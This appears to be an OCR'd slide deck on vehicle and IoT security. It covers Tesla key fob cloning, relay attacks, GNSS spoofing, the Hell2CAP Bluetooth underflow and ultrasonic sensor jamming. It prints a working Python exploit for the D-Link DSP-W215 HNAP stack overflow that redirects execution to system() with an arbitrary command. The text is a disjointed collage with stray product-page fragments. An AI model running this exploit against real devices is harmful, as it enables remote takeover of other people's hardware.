
Figure 2: X-ray image of the Texas Instruments TMS37F128. From this image one can identify two dies interconnected by five bond wires. Better viewed on-screen.

B Example schematic


The schematic in Figure 8 allows one to connect a TMS37126 IC to an Arduino Pro Mini (3.3 V, 8 MHz). D2, D5, D11, D12 and D13 refer to digital pins on the Arduino board.



The analyzed key fobs use two communication protocols. The most frequently used one is the PKES system in which the legitimate key fob automatically engages in a challenge-response protocol with the car (two-way communication). Tesla Model S vehicles.



Secondly, the user can lock and unlock the car, open and close the trunk and open the front storage compartment or frunk of the car by the press of a button (one-way communication).







Figure 5: The structure of LF frames transmitted by the car. The 2-byte car ID is followed by a command byte, in case of a response request an additional challenge is concatenated.

Low frequency – 134.2 kHz

Ultra High frequency – 433.92 MHz






Figure 7: A schematic overview of the TMS37F128 package with the DST co-processor and MSP430 microcontroller. During nominal operation a challenge is receiver over LF and communicated to the MSP430 using the EOBA pin. Afterwards, the microcontroller sends it to the transponder over SPI after which it transmits the returned response over UHF.

The attack: three or four phases


- **Phase 0: Receive car wake message (optional).**
  - As a first step, the attacker records one wake frame periodically transmitted by the car in order to learn the car identifier. This is an optional task since one could brute force the 2-byte identifier when in proximity of the victim's key fob.
- **Phase 1: Car impersonation.**
  - During this phase, the adversary impersonates the victim's car, transmits two chosen challenges to the victim's key fob, and records the responses. During this phase the adversary would have to be relatively close (roughly 1 m) to the legitimate key fob for a few seconds (e.g. walking by the target) in order to acquire the two challenge-response pairs.
- **Phase 2: Key recovery.**
  - During the second phase the adversary recovers the 40-bit key from these two challenge-response pairs.
- **Phase 3: Key fob impersonation.**
  - After recovering the 40-bit key, the adversary proceeds to mimic the behavior of the victim's key fob to unlock and start the target vehicle.


SARA: Signal Amplification Relay Attacks

THESE cars can be hacked in SECONDS - Do YOU own one of them?

DRIVERS who own cars which have keyless entry systems could be at risk from hackers who are using devices that can be purchased on Amazon and eBay to break into vehicles.

By LUKE JOHN SMITH
PUBLISHED: 15:37, Mon, May 22, 2017 | UPDATED: 19:04, Thu, Mar 21, 2019





POSITION

A Survey and Analysis of the GNSS Spoofing Threat and Countermeasures

DESMOND SCHMIDT, KENNETH RADKE, SEYIT CAMTEPE, and ERNEST FOO,
Queensland University of Technology
MICHAŁ REN, Adam Mickiewicz University




Fig. 1. Position solution.

GNSS is an umbrella term for any “global navigation satellite system” of which there are currently only two fully working examples: GPS (United States) and GLONASS (Russia), and two others in the process of becoming global: the European Galileo and the Chinese Beidou-2 systems

GNSS Attacks

- **Jamming** GNSS signals at the earth's surface varies from a minimum of –163dbW. This has been likened to the strength of a 25W lightbulb seen from 16,000km. Therefore, a local noise signal, transmitted at an appropriate frequency, can easily overpower the legitimate satellite signals. When a GNSS tracking device is jammed, most devices report their last known location rather than raise an alarm.
- **Spoofing** is more subtle than jamming, and it relies on the generation of a counterfeit signal with just the right strength to "lift" a timer or navigation receiver from the legitimate signal. The only detectable differences between legitimate satellite signals and spoofed ones may be in discrepancies in timing, signal direction, strength, Doppler, and signal to noise ratio. Most modern receivers are not equipped to detect these differences.
- **Meaconing**. The simplest form of spoofing is meaconing, which is the capture and retransmission of legitimate GNSS signals after a delay. Meaconing, however, is difficult in the case of the encrypted military signal… For the civilian signals, however, no such difficulty of spoofing arises.

BLUETOOTH

Hell2CAP 0day

Written by Barak Caspi; Edited by Urit Lanzet


Lior Yaari & Yonatan Migdal
The Future Is Here -Modern Attack Surface On Automotive
HITB GSEC SINGAPORE, D2 -COMSEC

https://www.cymotive.com/wp-content/uploads/2019/03/Hell2CAP-0day-1.pdf

Hell2CAP

Found by **Barak Caspi** at Cymotive

State machine bug in BlueSDK L2CAP (~100 Million Devices)



CYMOTIVE TECHNOLOGIES

L2CAP Configuration

Can config: MTU, Timeout and more

Minimal Bluetooth MTU is 48

local device can receive, in this channel, an MTU larger than the minimum required. All L2CAP implementations shall support a minimum MTU of 48 octets, however some protocols and profiles explicitly require support for a

- Bluetooth Specification Version 3.0 + HS [Vol 3]

CYMOTIVE TECHNOLOGIES


On upper layer – SDP there is fragmentation code

```
1  MTU = L2CAP_GetTxMtu(_sdpInfo->CID);
2  availableSizeForFragment = (MTU - 9) & 0xFFFF;
3  ...
4  SdpStoreAttribData(_sdpInfo, _txPkt, _txPkt->bufferPtr, availableSizeForFragment);
```

MTU = 48 -> availableSizeForFragment = 48 – 9 = 39

MTU = 8 -> availableSizeForFragment = 8 – 9 = **0xFFFF**

Integer underflow



- Monitor oil life, tire pressure, remaining fuel, fuel efficiency and more.
- Schedule maintenance with your preferred Dealer.
- Keep track of service visit status once you've checked in.
- Lock and unlock your doors* or activate the horn and lights.
- Remotely start or stop your engine (if factory-equipped).
- Get Roadside Assistance* if you're stranded, have a flat tire or need a tow.
- Remember where you parked and set a timer to alert you when your meter is expiring.
- Access your vehicle's Owner's Manual.
- Manage in-vehicle Wi-Fi® hotspot* settings (if equipped).
- Search for destinations and send directions to your OnStar Turn-by-Turn Navigation* system, or send destinations to your vehicle's in-dash navigation system (if equipped).
- Contact an OnStar Advisor

Exemple de Buffer Overflow

The Moon worm

Une ePrise

Passez la souris sur l'image pour zoomer

D-Link DSP-W215/FR Prise intelligente

de D-link

★★★☆☆ ▾ 25 commentaires client | 3 questions ayant reçu une réponse

Prix : EUR 34,99 LIVRAISON GRATUITE Détails

Tous les prix incluent la TVA.

En stock.

Voulez-vous le faire livrer le samedi 16 jan.? Commandez-le dans les **2 h et 34 mins** et choisissez la **Livraison en 1 jour ouvré** au cours de votre commande. En savoir plus.

Expédié et vendu par Amazon. Emballage cadeau disponible.

20 neufs à partir de EUR 34,99 1 d'occasion à partir de EUR 41,77

- Description du produit: D-Link Prise intelligente
- Largeur: 3,93 cm
- Profondeur: 6,6 cm
- Hauteur: 11,7 cm

› Voir plus de détails

The « Moon » worm

Home Network Administration Protocol (**HNAP**) is a proprietary network protocol invented by Pure Networks, Inc. and acquired by Cisco Systems which allows identification, configuration, and management of network devices. HNAP is based on SOAP

2014 HNAP is used by "The Moon" worm which infects Linksys routers.

Hacking the D-Link DSP-W215 Smart Plug
http://www.devttys0.com/2014/05/hacking-the-d-link-dsp-w215-smart-plug/

http://logos.cs.uic.edu/366/notes/mips%20quick%20tutorial.htm

HNAP

```
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema"
 xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  <soap:Body>
    <GetDeviceSettingsResponse xmlns="http://purenetworks.com/HNAP1/">
      <GetDeviceSettingsResult>OK</GetDeviceSettingsResult>
      <Type>GatewayWithWiFi</Type>
      <DeviceName/>
      <VendorName>D-Link</VendorName>
      <ModelDescription>Wireless N150 Travel Router</ModelDescription>
      <ModelName>DSP-W215A1</ModelName>
      <FirmwareVersion>1.00b23</FirmwareVersion>
      <FirmwareRegion>DEF</FirmwareRegion>
      <HardwareVersion>A1</HardwareVersion>
      <PresentationURL>/st_device.htm</PresentationURL>
      <SOAPActions>
        <string>http://purenetworks.com/HNAP1/GetDeviceSettings</string>
        <string>http://purenetworks.com/HNAP1/SetDeviceSettings</string>
        <string>http://purenetworks.com/HNAP1/IsDeviceReady</string>
        <string>http://purenetworks.com/HNAP1/SetMultipleActions</string>
        <string>http://purenetworks.com/HNAP1/GetFirmwareState</string>
        <string>http://purenetworks.com/HNAP1/DoFirmwareUpgrade</string>
        <string>
          http://purenetworks.com/HNAP1/GetFirmwareValidation
        </string>
        <string>
          http://purenetworks.com/HNAP1/StartFirmwareDownload
        </string>
        <string>
          http://purenetworks.com/HNAP1/PollingFirmwareDownload
        </string>
        <string>http://purenetworks.com/HNAP1/GetFirmwareStatus</string>
        <string>http://purenetworks.com/HNAP1/SetFactoryDefault</string>
        <string>http://purenetworks.com/HNAP1/GetNetworkStats</string>
```


Certaines commandes ne sont pas authentifiées


Procédure de lecture du buffer de http POST

HNAP1 => /www/my_cgi.cgi"

```
int content_length, i;
char *content_length_str;
char post_data_buf[500000];
C
ontent_length = 0;
content_length_str = getenv("CONTENT_LENGTH");
 if(content_length_str)
{  content_length = strtol(content_length_str, 10);}
 memset(post_data_buf, 0, 500000);

for(i=0; i<content_length; i++)
{   post_data_buf[i] = fgetc();}
```






```
import sys
import urllib2

command = sys.argv[1]

buf =  "D" * 1,000,020
buf += "\x00\x40\x5C\xAC"
buf += "E" * 0x28
buf += command
buf += "\x00"

req =
urllib2.Request("http://192.168.0.60/HNAP1/", buf)
print urllib2.urlopen(req).read()
```


```
.text:00405CAC      la      $t9, system
.text:00405CB0      la      $s1, 0x440000
.text:00405CB4      jalr    $t9 ; system
.text:00405CB8      addiu   $a0, $sp, 0x28    # command
```

system($sp+0x28);

SENSORS

Can You Trust Autonomous Vehicles: Contactless Attacks against Sensors of Self-driving Vehicle

Jianhao Liu 360 ADLAB SKY-GO Team
Chen Yan Zhejiang University
Wenyuan Xu Zhejiang University & University of South Carolina

Def Con, 2016


Ultrasonic Sensors


- Proximity sensor
- Parking assistance
- Parking space detection
- Self parking

How do ultrasonic sensors work?

- **Piezoelectric Effect**
- **Emit ultrasound and receive echoes**
- **Measure the propagation time (Time of Flight)**
- **Calculate the distance** $d = 0.5 \cdot t_e \cdot c$

t_e : propagation time of echoes
c : velocity of sound in air






Attacking ultrasonic sensors

Attacks:

- **Jamming**
- **Spoofing**
- **Cancellation**

Equipment:

- **Arduino**
- **Ultrasonic transducer**



Tesla Normal

Tesla Jammed

Tesla Normal

